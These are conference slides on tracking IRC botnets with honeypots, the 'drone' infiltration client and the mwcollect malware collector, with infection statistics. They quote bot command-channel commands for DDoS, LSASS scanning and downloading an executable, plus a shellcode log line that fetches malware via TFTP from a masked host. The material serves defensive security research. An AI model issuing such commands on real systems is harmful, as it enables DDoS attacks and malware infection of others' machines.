


# Tracking Botnets

<http://honeynet.org/papers/bots>

**Thorsten Holz**

Laboratory for Dependable Distributed Systems

[holz@i4.informatik.rwth-aachen.de](mailto:holz@i4.informatik.rwth-aachen.de)



**RWTH**AACHEN



# Bots & Botnets


*Work by Holz, Wicherski, and others*

- Home PCs are profitable target for attackers
- An IRC-bot is installed after compromise:
  - Bots use (T)FTP or HTTP to transfer itself to compromised host
  - Binary is started and connects to hard-coded master IRC server
  - Typical IRC communication (NICK, JOIN, ...) after compromise
  - Special crafted nickname like USA|743634 or [UrX]-98439854
  - Interpret topic as command and execute commands issued by controller (e.g. `.ddos.syn <IP> <port> <time>`)
  - Typical topic in C&C-channel:
    - `.advscan lsass 200 5 0 -r -s`
    - `.http.update <URL> c:\msy32.exe 1`
- Network of compromised machines is called *Botnet*



# Tracking Botnets

- Only few information is necessary to smuggle fake bot into Botnet
  - DNS of IRC-server and port-number
  - (optional) password to connect to IRC-server
  - Nickname of bot and ident structure
  - Channel to join and (optional) channel-password
- Use honeypots to catch bots and automate analysis:



- Observing a Botnet with the help of *drone*, an IRC client optimized for Botnet tracking (message routing, filtering, downloading updates within Botnets, ...)



# Quantitative results & mwcollect

- **Quantitative results (November – April) with three sensors:**
  - **More than 300 Botnets**
  - **More than 400.000 compromised IPs**
  - **Quite common: DDOS, Mass-mailing, SOCKS v4 server, identity theft, ...**
- **Idea of mwcollect: New kind of honeypots that gets exploited by each vulnerability (currently DCOM, LSASS, several backdoors, ...)**

## ■ **Example:**

DCOM Shellcode starts at byte 0x0370 and is 0x01DC bytes long.

Detected generic XOR Decoder, key is 12h, code is e8h bytes long.

Detected CreateProcess Shellcode: "tftp.exe -i X.X.X.X get cd6.exe"

Pushed fetch request for "tftp://X.X.X.X/cd6.exe".

Finished fetching cd6.exe

- **Quantitative results with /17 network within three weeks:**
  - **About 1.000.000 files, several GB malware**
  - **Unfortunately only about 1500 unique ones**
  - **Automated analysis in development**